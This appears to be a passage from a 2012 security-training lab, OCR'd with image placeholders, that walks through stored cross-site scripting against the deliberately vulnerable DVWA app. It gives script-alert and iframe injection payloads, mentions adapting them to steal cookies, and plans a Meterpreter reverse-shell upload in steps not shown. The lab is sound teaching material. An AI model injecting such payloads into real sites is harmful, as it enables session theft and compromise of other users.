Damn Vulnerable Web App (DVWA):


{Cross Site Scripting (XSS)}

Section 0. Background Information

- What is Damn Vulnerable Web App (DVWA)?
  - Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable.
  - Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

- What is Cross Site Scripting?
  - Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications.
  - XSS enables attackers to inject client-side script into Web pages viewed by other users.
  - A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same origin policy.
  - In Addition, the attacker can send input (e.g., username, password, session ID, etc) which can be later captured by an external script.
  - The victim's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site.

- **Lab Notes**
  - In this lab we will do the following:
    1. We will test a basic cross site scripting (XSS) attack
    2. We will test an iframe cross site scripting (XSS) attack
    3. We will test a cookie cross site scripting (XSS) attack
    4. We will create a php/meterpreter/reverse_tcp payload
    5. We will start the php/meterpreter/reverse_tcp listener
    6. We will upload the PHP payload to the DVWA Upload screen
    7. We will test a PHP Payload cross site scripting (XSS) attack

- Legal Disclaimer
  - **As a condition of your use of this Web site, you warrant to computersecuritystudent.com that you will not use this Web site for any purpose that is unlawful or that is prohibited by these terms, conditions, and notices.**
  - **In accordance with UCC § 2-316, this product is provided with "no warranties, either expressed or implied." The information contained is provided "as-is", with "no guarantee of merchantability."**
  - **In addition, this is a teaching website that does not condone malicious behavior of any kind.**
  - **You are on notice, that continuing and/or using this lab outside your "own" test environment is considered malicious and is against the law.**
  - **© 2012 No content replication of any kind is allowed without express written permission.**
  - 


Section 9: Set Security Level

1. Set DVWA Security Level
   - **Instructions:**


1. Click on DVWA Security, in the left hand menu.
2. Select "low"
3. Click Submit

Section 10: XSS Stored Basic Exploit Test


1. XSS Stored Menu
   - **Instructions:**
     1. Select "XSS Stored" from the left navigation menu.

- 

2. Basic XSS Test
   - **Instructions:**
     1. Name: Test 1
     2. Message: <script>alert("This is a XSS Exploit Test")</script>
     3. Click Sign Guestbook


- 

3. View Test 1 Results
   - **Notes(FYI):**
     1. Notice that the JavaScript alert we just created is now displayed.
     2. Every Time a user comes to this forum, this XSS exploit will be displayed.
     3. This exploit can be easily modified to capture cookie/session information for future Man-in-Middle attacks.
   - **Instructions:**
     1. Click OK


- 

Section 11: XSS Stored IFRAME Exploit Test


1. Reset Database
   - **Instructions:**
     1. Select "Setup" from the left menu navigation.
     2. Click on the Create / Reset Database Button.
   - **Notes(FYI):**
     - We need to reset the database otherwise the each XSS exploit will appear for each example.

- 


2. XSS Stored Menu
   - **Instructions:**
     0. Select "XSS Stored" from the left navigation menu.

- 

3. XSS Test 2
    - **Instructions:**
        0. Name: Test 2
        1. Message: <iframe src="http://www.cnn.com"></iframe>
        2. Click Sign Guestbook

